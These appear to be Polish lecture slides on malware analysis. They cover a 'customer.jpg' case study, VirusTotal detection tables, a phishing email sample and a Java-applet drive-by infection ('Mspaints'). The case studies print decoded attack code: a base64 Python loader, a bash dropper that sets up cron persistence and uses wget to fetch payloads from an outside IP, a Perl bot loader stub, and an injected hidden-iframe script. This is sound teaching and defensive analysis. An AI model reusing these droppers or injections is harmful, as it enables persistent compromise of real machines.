customer.jpg – „dziwny jpeg”

```
!/usr/bin/python
```

```
import base64
```

```
eval (compile (base64.b64decode ('IyEvd  
XNyL2Jpbi9weXRob24KZnJvbSBiYXNlNjQga  
W1wb3J0I...
```


IyEvdXNy... po zdekodowaniu

```
#!/usr/bin/python
from base64 import b64decode
from zlib import decompress
from os import system

apache2update = """eJxsvVt3q0jTJnjfv2ION33XgIy71HNV8haSqW1sIUgEN7NAqA
ubRGZbB0v69RNHhN9vV ...
_myfile = open('apache2update', 'wb')
_myfile.write(decompress(b64decode(apache2update)))
_myfile.close()
system("chmod +x apache2update")
run = """eJyFUk1P4zAQvftXDKWChsV2i6DiQ+TCHvaAxA8ADk7iEgsn8T
... HRp3ET2H/k/RzH"""
_myfile = open('run', 'wb')
_myfile.write(decompress(b64decode(run)))
_myfile.close()
system("chmod +x run")
system("./run")
```

Po kolejnych dekodowaniach ...

- Po kolejnych operacjach dekodowania kodu base64 oraz dekompresji z pomocą biblioteki `zlib`
- Program *run* okazał się skryptem powłoki wykorzystującym podsystem *cron* do cyklicznego podejmowania próby pobrania nowszej wersji programu *apache2update*

run

```
#!/bin/bash
tdir="/var/tmp/././lib/apache2"
bupdir="/tmp/././a2"
mkdir -p $tdir >/dev/null 2>&1
mkdir -p $bupdir >/dev/null 2>&1
chmod +x apache2update
mv apache2update $tdir
cd $tdir
rm cron > /dev/null 2>&1
touch cron
if ! crontab -l | grep -q $bupdir/update; then
echo "* * * * * $bupdir/update >/dev/null 2>&1" >> cron
fi
crontab cron > /dev/null 2>&1
crontab -l | grep update
echo "#!/bin/sh
if [ ! -d $tdir ]; then
    mkdir -p $tdir
    wget http://41.86.104.XX/download/system-utilities/putty-0.56.zip -O/tmp/.a2
```

apache2update

- Program apache2update po zdekodowaniu jest skryptem napisany w PERL-u, analogicznej budowy jak poprzednie skrypty Python-a

```
#!/usr/bin/perl  
use MIME::Base64;  
eval (decode_base64 ("IyEvdXNyL2Jpbi9wZXJsCgp...
```

- Po zdekodowaniu zawiera Bot-a napisanego w języku PERL

Atak Customer.jpg – lokalizacja maszyn biorących w nim udział

- Atakujący 190.220.152.XX - Argentyna, 49.212.7.XX – Japonia
- Serwer zawierający kod do ściągnięcia 103.8.27.XX – Malezja
- Serwer z którego będą ściągane update-y 41.86.104.XX - RPA

Customer.jpg - podsumowanie

- Jedynie zdekodowany plik zapisywany na zaatakowanej maszynie jest rozpoznawany przez skanery w systemie VirusTotal jako Perl.ShellBot(.A,.B,-2 ...) z wykrywalnością 10 na 47 skanerów AV
- Plik customer.jpg, a także pozostałe pliki tymczasowe nie są wykrywane przez żaden ze skanerów antywirusowych

Plan wykładu

- Wstęp
- Zeus/Citadel
- Ransomware
- Botnet-y
- Studium przypadku
 - CryptoWall/Locky
 - Customer.jpg
 - Skuteczność programów AV
 - Mspaints

Skuteczność programów AV

- Porównanie (22 październik 2006) w godzinach wieczornych uruchomiłem na około godzinę low-interaction Honeypot'a – o nazwie Nepenthes
- Podczas tej godziny
 - Zostało „złapanych” 273 znanych exploitów i podjęto próbę ściągnięcia plików które miały potem zostać uruchomione.
 - Udało się ściągnąć „podejrzane” pliki z 136 zdalnych maszyn
 - Ściągnięto 6 podejrzanych plików
- Cała komunikacja zajęła ponad 16 Mb danych

Skuteczność programów AV

- Podejrzane pliki sprawdziłem na stronie www.virustotal.com.
- Zgodnie z nazwami skanera Kaspersky były to:
 - Backdoor.Win32.Rbot.gen
 - Backdoor.Win32.SdBot.awk
 - Backdoor.Win32.Rbot.gen
 - Backdoor.Win32.SdBot.ayk
 - Backdoor.Win32.Rbot.gen
 - Backdoor.Win32.SdBot.awk

Skuteczność programów AV

- O ile taki wynik skanowania nie budzi wątpliwości ...

Complete scanning result of "81c35779a74f9e40380f11faaa5e83d6", received in VirusTotal at 10.22.2006, 22:48:31 (CET).

STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.32	10.21.2006	Worm/Rbot.154624.1
Authentium	4.93.8	10.22.2006	W32/Spybot.MIT
Avast	4.7.892.0	10.22.2006	Win32:SpyBot-A2754
AVG	386	10.20.2006	IRC/BackDoor.SdBot.CIJ
BitDefender	7.2	10.22.2006	Backdoor.Rbot.CJG
CAT-QuickHeal	8.00	10.20.2006	Backdoor.Rbot.gen
ClamAV	devel-20060426	10.22.2006	Trojan.Mybot-2295
DrWeb	4.33	10.22.2006	Win32.HLLW.MyBot.based
eTrust-InoculateIT	23.73.32	10.21.2006	Win32/SDBot!Backdoor!Server.Vari
eTrust-Vet	30.3.3146	10.20.2006	no virus found
Ewido	4.0	10.22.2006	Backdoor.Rbot
Fortinet	2.82.0.0	10.22.2006	W32/RBot.5FA8!tr.bdr
F-Prot	3.16f	10.21.2006	security risk named W32/Spybot.MIT
F-Prot4	4.2.1.29	10.21.2006	W32/Spybot.MIT
Ikarus	0.2.65.0	10.22.2006	Backdoor.Win32.Agobot.AAF
Kaspersky	4.0.2.24	10.22.2006	Backdoor.Win32.Rbot.gen
McAfee	4878	10.20.2006	W32/Sdbot.worm.gen.bh
Microsoft	1.1603	10.22.2006	Win32/Rbot!F101 (threat-c)
NOD32v2	1.1825	10.22.2006	a variant of Win32/Rbot
Norman	5.80.02	10.20.2006	W32/Spybot.NCI
Panda	9.0.0.4	10.22.2006	W32/Sdbot.GPF.worm
Sophos	4.10.0	10.15.2006	no virus found
TheHacker	6.0.1.102	10.20.2006	Backdoor/Rbot.gen
UNA	1.83	10.22.2006	Backdoor.Sdbot.B99D
VBA32	3.11.1	10.22.2006	Backdoor.Win32.Rbot.gen
VirusBuster	4.3.7.9	10.22.2006	Worm.Rbot.EPB

Additional Information
File size: 154624 bytes
MD5: 81c35779a74f9e40380f11faaa5e83d6
SHA1: c9d6026cf14083a2988ba5f85d38c41183064b87
packers: MOLEBOX

Skuteczność programów AV

- Taki już jest mało pocieszający ...

Complete scanning result of "5a51f9616bb39325305ef96eda40e9d1", received in VirusTotal at 10.22.2006, 22:45:57 (CET).

STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.32	10.21.2006	Worm/Sdbot.78378
Authentium	4.93.8	10.22.2006	no virus found
Avast	4.7.892.0	10.22.2006	no virus found
AVG	386	10.20.2006	no virus found
BitDefender	7.2	10.22.2006	no virus found
CAT-QuickHeal	8.00	10.20.2006	(Suspicious) - DNAScan
ClamAV	devel-20060426	10.22.2006	no virus found
DrWeb	4.33	10.22.2006	no virus found
eTrust-InoculateIT	23.73.32	10.21.2006	no virus found
eTrust-Vet	30.3.3146	10.20.2006	no virus found
Ewido	4.0	10.22.2006	no virus found
Fortinet	2.82.0.0	10.22.2006	W32/SDBot.AWK!tr.bdr
F-Prot	3.16f	10.21.2006	no virus found
F-Prot4	4.2.1.29	10.21.2006	no virus found
Ikarus	0.2.65.0	10.22.2006	no virus found
Kaspersky	4.0.2.24	10.22.2006	Backdoor.Win32.SdBot.awk
McAfee	4878	10.20.2006	no virus found
Microsoft	1.1603	10.22.2006	no virus found
NOD32v2	1.1825	10.22.2006	no virus found
Norman	5.80.02	10.20.2006	no virus found
Panda	9.0.0.4	10.22.2006	Suspicious file
Sophos	4.10.0	10.15.2006	no virus found
TheHacker	6.0.1.102	10.20.2006	no virus found
UNA	1.83	10.22.2006	no virus found
VBA32	3.11.1	10.22.2006	Backdoor.Win32.SdBot.awk
VirusBuster	4.3.7.9	10.22.2006	no virus found

Additional Information

File size: 78378 bytes

MD5: 5a51f9616bb39325305ef96eda40e9d1

SHA1: 0a5f0e7d9f9742ce383412ffe8f3fb1df3c0700e

Skuteczność programów AV

- Ten sam plik po 8 tygodniach ...
- Dużo lepiej ... ale nadal są skanery które nie znajdują w pliku niczego podejrzanego

Complete scanning result of "5a51f9616bb39325305ef96eda40e9d1", received in VirusTotal at 12.15.2006, 12:43:39 (CET).

STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.3.0.15	12.15.2006	Worm/Sdbot.78378
Authentium	4.93.8	12.14.2006	W32/Backdoor.PWM
Avast	4.7.892.0	12.14.2006	Win32:Sdbot-3887
AVG	386	12.15.2006	IRC/BackDoor.SdBot2.KKK
BitDefender	7.2	12.15.2006	Backdoor.SDBot.BHA
CAT-QuickHeal	8.00	12.14.2006	Backdoor.SdBot.awk
ClamAV	devel-20060426	12.15.2006	no virus found
DrWeb	4.33	12.15.2006	Win32.HLLW.MyBot
eSafe	7.0.14.0	12.14.2006	Win32.SdBot.awk
eTrust-InoculateIT	23.73.86	12.15.2006	no virus found
eTrust-Vet	30.3.3252	12.15.2006	no virus found
Ewido	4.0	12.15.2006	Backdoor.SdBot.awk
Fortinet	2.82.0.0	12.15.2006	W32/SDBot.AWK1tr.bdr
F-Prot	3.16f	12.14.2006	security risk named W32/Backdoor.PWM
F-Prot4	4.2.1.29	12.14.2006	W32/Backdoor.PWM
Ikarus	T3.1.0.26	12.15.2006	Backdoor.Win32.SdBot.awk
Kaspersky	4.0.2.24	12.15.2006	Backdoor.Win32.SdBot.awk
McAfee	4919	12.14.2006	no virus found
Microsoft	1.1804	12.15.2006	Backdoor:Win32/Rbot!515A
NOD32v2	1923	12.15.2006	Win32/Rbot
Norman	5.80.02	12.14.2006	W32/SDBot.ALFY
Panda	9.0.0.4	12.15.2006	W32/Sdbot.IPE.worm
Prevx1	V2	12.15.2006	Worm.Ircbot.Gen
Sophos	4.12.0	12.14.2006	no virus found
Sunbelt	2.2.907.0	11.30.2006	Backdoor.Win32.SdBot.awk
TheHacker	6.0.3.132	12.14.2006	Backdoor/SdBot.awk
UNA	1.83	12.14.2006	Backdoor.SdBot.6609
VBA32	3.11.1	12.14.2006	Backdoor.Win32.SdBot.awk
VirusBuster	4.3.19.9	12.14.2006	Worm.SdBot.ELV

Additional Information

File size: 78378 bytes

MD5: 5a51f9616bb39325305ef96eda40e9d1

SHA1: 0a5f0e7d9f9742ce383412ffe8f3fb1df3c0700e

Prevx info: <http://fileinfo.prevx.com/fileinfo.asp?PXC=822748756073>

Skuteczność programów AV

- Mail z 2014.11.20

Temat Rejected: [DHL] Przypomnienie o płatności 0002350161

Od ingedg2367@DHL.COM

Do BSS.A-owner@elka.pw.edu.pl

Odpowiedź do BSS.A@elka.pw.edu.pl

Data Dzisiaj 14:20

[DHL] Przypomnienie o p...47;ci 0002349195.PDF.zip

Szanowny Kliencie,

Uprzejmie informujemy, że mija termin płatności faktury.

W przypadku uregulowania w/w płatności, bardzo dziękujemy.

Pragniemy także przypomnieć, iż termin płatności liczony jest od daty wystawienia faktury.

Zamówienie duplikatu <http://www.dhl.com.pl/duplikat>
Zgłoszenie reklamacji <http://www.dhl.com.pl/pl/express/reklamacja>


W przypadku, jeśli oczekują Państwo dodatkowych informacji, prosimy o kontakt z naszym biurem obsługi klienta.

Tutaj także proszę zgłaszać zmiany adresów do otrzymania przesyłek.

Z poważaniem

Dział Windykacji Należności

DHL Express (Poland) Sp. z o.o.
ul. Osmańska 2
02-823 Warszawa





SHA256: 24ffe19e6745217200eb0eec218310dc71cbd1f5df2d56c9b7dcb7ded1993bdc

Nazwa pliku: [DHL] Przypomnienie o p

Współczynnik wykrycia: **9 / 52**

Data analizy: 2014-11-20 13:57:39 UTC (0 minut temu)



Antywirus	Wynik	Uaktualnij
Avast	Win32:Malware-gen	20141120
Avira	HIDDENEXT/Worm.Gen	20141120
Bkav	W32.DailyzCA.Worm	20141120
ClamAV	Suspect.DoubleExtension-zippwd-15	20141120
Comodo	Heur.Dual.Extensions	20141120
Emsisoft	Trojan.Downloader.JRFW (B)	20141120
F-Prot	W32/Heuristic-300!Eldorado	20141120
Sophos	Troj/MSIL-AYE	20141120
Tencent	Win32.Trojan.Inject.4266	20141120
AVG		20141120

Skuteczność programów AV



SHA256: 24ffe19e6745217200eb0eec218310dc71cbd1f5df2d56c9b7dcb7ded1993bdc

Nazwa pliku: [DHL] Przypomnienie o p

Współczynnik wykrycia: 26 / 55

Data analizy: 2014-11-21 08:20:19 UTC (0 minut temu)



Analiza

Dodatkowe informacje


Komentarze

Głosy

Antywirus	Wynik	Uaktualnij
Ad-Aware	Trojan.GenericKD.1985197	20141121
Avast	Win32:Trojan-gen	20141121
Avira	HIDDENEXT/Worm.Gen	20141121
Baidu-International	Trojan.MSIL.Injector.BGKM	20141121
BitDefender	Trojan.GenericKD.1985197	20141121
Bkav	W32.DailyCA.Worm	20141120
ClamAV	Suspect.DoubleExtension-zippwd-15	20141121
Comodo	Heur.Dual.Extensions	20141121
ESET-NOD32	Win32/Tinba.BA	20141121
Emsisoft	Trojan.GenericKD.1985197 (B)	20141121
F-Prot	W32/Heuristic-300IEldorado	20141121

Skuteczność programów AV

- 2014.04.16 otrzymałem ciekawy zwrot przesyłki skierowanej na listę BSS



Skuteczność programów AV

Stan na 20140416



SHA256: a03831c4b14257aaf5597ed86596e3ccf17db51189dc907722c605517b92a23e

Nazwa pliku: IMG_428365_16_04_2014.zip

Współczynnik wykrycia: 10 / 51

Data analizy: 2014-04-16 11:39:33 UTC (5 minut temu)



Analiza

[Dodatkowe informacje](#)

[Komentarze](#) 0

[Głosy](#)

Antywirus	Wynik	Uaktualnij
AntiVir	HIDDENEXT/Worm.Gen	20140416
Comodo	Heur.Dual.Extensions	20140416
F-Prot	W32/Heuristic-300!Eldorado	20140416
K7AntiVirus	Trojan (7000000c1)	20140416

Plan wykładu

- Wstęp
- Zeus/Citadel
- Ransomware
- Botnet-y
- Studium przypadku
 - CryptoWall/Locky
 - Customer.jpg
 - Skuteczność programów AV
 - Mspaints

Studium przypadku - Mspaints

- Analiza exploita skierowanego na użytkowników końcowych, wykorzystująca błąd w środowisku Java, pozwalający na ominięcie zabezpieczeń tak zwanej piaskownicy (ang. sandbox) i uruchomienie malware-u
- Infekcja dokonywana przez strony na serwerach, które wcześniej zostały zainfekowane
- Informacja wstępna z podaniem strony, która była aktywna przez kilka dni znajduje się pod adresem
- <http://dshield.org/forums/diary/Exploit+cocktail+Struts+Java+Windows+going+after+3-month+old+vulnerabilities/16913>

Mspaints – zainfekowany serwer WWW

```
<script language="JavaScript">
  var vv = 'http://www.namu-in.com/';
  var isWin = (navigator.appVersion.toLowerCase().indexOf("win") != -1) ? true : false;
  if(isWin){
    document.write('<IFR'+ 'AME SRC="' + vv + '/bbs/data/Init.htm"' + ' width=1 height=1>');
    document.write('\<\IFR'+ 'AME\>');
  }
</script>
```

Rysunek z:


<http://dshield.org/forums/diary/Exploit+cocktail+Struts+Java+Windows+going+after+3-month+old+vulnerabilities/16913>

Mspaint - exploit

- Exploitem jest strona html uruchamiająca specjalnie przygotowany aplet napisany w Javie

```
<html>
<body>
<script language="javascript" src="http://count35.51yes.com/click.aspx?id=352703213&logo=12"
      charset="gb2312"></script>
<applet code="Init" archive="Init.jar" width="600" height="400">
  Your browser is completely ignoring the &lt;APPLET&gt; tag!
</applet>
</body>
```

Mspaints – efekt uruchomienia apletu



- PID 1900 - Windows Explorer
- wywołania cmd.exe służą do skasowania kopii z katalogu
- PID 664 – services.exe

Mspaints – efekt uruchomienia apletu

Process Explorer - Sysinternals: www.sysinternals.com [KCABAJ-4369E8B0\administrator]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	96.06	0 K	28 K	0		
System	0.16	0 K	240 K	4		
Interrupts	0.42	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		168 K	388 K	532	Windows NT Session Mana...	Microsoft Corporation
csrss.exe	0.49	1,700 K	2,700 K	588	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	0.01	9,616 K	7,976 K	620	Windows NT Logon Applicat...	Microsoft Corporation
services.exe	0.02	5,612 K	6,416 K	664	Services and Controller app	Microsoft Corporation
svchost.exe		2,976 K	4,636 K	832	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,644 K	4,060 K	912	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	0.02	14,144 K	24,020 K	1004	Generic Host Process for Wi...	Microsoft Corporation
wscntfy.exe		468 K	1,912 K	976	Windows Security Center No...	Microsoft Corporation
wuauclt.exe		5,548 K	5,060 K	448	Automatic Updates	Microsoft Corporation
svchost.exe	< 0.01	1,448 K	3,620 K	1068	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,652 K	4,264 K	1176	Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe	< 0.01	2,948 K	4,340 K	1412	Spooler SubSystem App	Microsoft Corporation
alg.exe		1,092 K	3,460 K	372	Application Layer Gateway S...	Microsoft Corporation
iqs.exe	0.26	1,936 K	1,420 K	3740	Java(TM) Quick Starter Servi...	Oracle Corporation
mspaints.exe	0.02	2,232 K	3,872 K	1968	Uninstall WinRAR	Alexander Roshal
lsass.exe	0.05	3,800 K	1,420 K	676	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	0.54	24,056 K	24,804 K	1900	Windows Explorer	Microsoft Corporation
procexp.exe	0.05	9,108 K	4,408 K	444	Sysinternals Process Explorer	Sysinternals - www.sysinter...
mmc.exe	0.08	7,496 K	11,100 K	3448	Microsoft Management Cons...	Microsoft Corporation
firefox.exe	1.02	120,380 K	101,084 K	2384	Firefox	Mozilla Corporation
java.exe	0.74	40,956 K	40,044 K	2204	Java(TM) Platform SE binary	Oracle Corporation
mspaints.exe	0.03	2,772 K	5,268 K	516	Uninstall WinRAR	Alexander Roshal
mspaints.exe	0.03	2,772 K	5,244 K	3308	Uninstall WinRAR	Alexander Roshal

Mspaints – ruch sieciowy po uruchomieniu apletu

Time	Source IP	Destination IP	Protocol	Details
2006	80.384708	192.168.213.132	DNS	Standard query A www.sandulsori.co.kr
2007	80.400460	192.168.213.132	DHCP	DHCP Inform - Transaction ID 0xf4fad560
2008	81.225003	192.168.213.2	DNS	Standard query response CNAME sandulsori.co.kr A 111.92.188.21
2009	81.268740	192.168.213.132	TCP	us-gv > http [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
2010	81.626832	111.92.188.21	TCP	http > us-gv [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
2011	81.632183	192.168.213.132	TCP	us-gv > http [ACK] Seq=1 Ack=1 win=65535 Len=0
2012	81.634485	192.168.213.132	HTTP	GET /pop/favicon.ico HTTP/1.0
2013	81.634548	111.92.188.21		
2014	81.994407			
2015	81.994454			
2016	82.048971			
2017	82.330375			
2018	82.330399			
2019	82.330500			
2020	82.330726			
2021	82.430157			
2022	82.430877			
2023	82.661603			
2024	82.661626			
2025	82.661638			
2026	82.661844			
2027	82.870318			
2028	82.870340			
2029	82.870513			
2030	83.005895			
2031	83.006142			
2032	83.006176			
2033	83.006208			
2034	83.028024			
2035	83.216982			
2036	83.217038			

Follow TCP Stream

Stream Content

GET /pop/favicon.ico HTTP/1.0
User-Agent: BWS/1.0
Host: www.sandulsori.co.kr

HTTP/1.1 200 OK
Connection: close
Date: Tue, 29 Oct 2013 16:06:59 GMT
Content-Length: 79872
Content-Type: image/x-icon
Last-Modified: Thu, 17 Oct 2013 07:44:11 GMT
Accept-Ranges: bytes
ETag: "3ba8cabccbc1:3aa37"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

MZ.....@.....!..L!This program cannot
be run in DOS mode.

\$.f.c.f.c.f.c.g.c.o.t.c.o.C.A.o.c.f.b.c.o.M.c.o.g.c.x.g.c.o.g.c.Richf.
C.....PE..L...R.....!.....h.....q
W.....p.....K.....d....
@.....P.....
[5.....6.....@..@.data.....<.....@.....rsrc.....
.....@..@.reloc.X...p.....@..
B.....
V.t\$(...s
\$.^...w.|\$(j..D\$Opj.h...w.D\$@.....t._3.^...3.i....PP.L\$.Qj..T\$(R.D\$\$.D\$(j..D\$0.D\$4.D
\$8.D\$\$.PH...w.D\$0...D\$8...t
\$4....._@^.....D\$..L\$.V3.3.
+...^.....SUVW.D\$.P.L\$.O.T\$(R...D\$.L\$.\\\$.I\$.i.i.i.i.D\$8.L

Find Save As Print Entire conversation (80227 bytes) ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Mspaints – ruch sieciowy po uruchomieniu apletu, info dla C&C

2095	85.103924	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2096	85.103935	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2097	85.104020	192.168.213.132	111.92.188.21	TCP	us-gv > http [ACK] Seq=83 Ack=73729 win=65535 Len=0
2098	85.461237	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2099	85.461309	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2100	85.461444	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2101	85.461472	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2102	85.461581	111.92.188.21	192.168.213.132	TCP	[TCP segment of a reassembled PDU]
2103	85.461611	111.92.188.21	192.168.213.132	HTTP	HTTP/1.1 200 OK (image/x-icon)
2104	85.461870	192.168.213.132	111.92.188.21	TCP	us-gv > http [ACK] Seq=83 Ack=75777 win=65535 Len=0
2105	85.466455	192.168.213.132	111.92.188.21	TCP	us-gv > http [ACK] Seq=83 Ack=80147 win=65535 Len=0
2106	85.470871	192.168.213.132	111.92.188.21	TCP	us-gv > http [FIN, ACK] Seq=83 Ack=80147 win=65535 Len=0
2107	85.470980	111.92.188.21	192.168.213.132	TCP	http > us-gv [ACK] Seq=80147 Ack=84 win=64239 Len=0
2108	85.491362	192.168.213.132	192.168.213.2	DNS	Standard query A www.staticscount.com
2109	86.491649	192.168.213.132	192.168.213.2	DNS	Standard query A www.staticscount.com
2110	86.555533	192.168.213.2	192.168.213.132	DNS	Standard query response A 74.82.173.187
2111	86.555596	192.168.213.2	192.168.213.132	DNS	Standard query response A 74.82.173.187
2112	86.558059	192.168.213.132	74.82.173.187	TCP	fc-cli > https [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
2113	87.029764	74.82.173.187	192.168.213.132	TCP	https > fc-cli [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
2114	87.032368	192.168.213.132	74.82.173.187	TCP	fc-cli > https [ACK] Seq=1 Ack=1 win=65535 Len=0
2115	87.035148	192.168.213.132	74.82.173.187	SSL	Continuation Data
2116	87.035295	74.82.173.187	192.168.213.132	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2117	90.265527	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2118	90.392668	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2119	90.394588	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2120	90.394938	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2121	90.396118	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2122	90.397898	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2123	90.399218	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2124	90.399528	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2125	90.400248	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
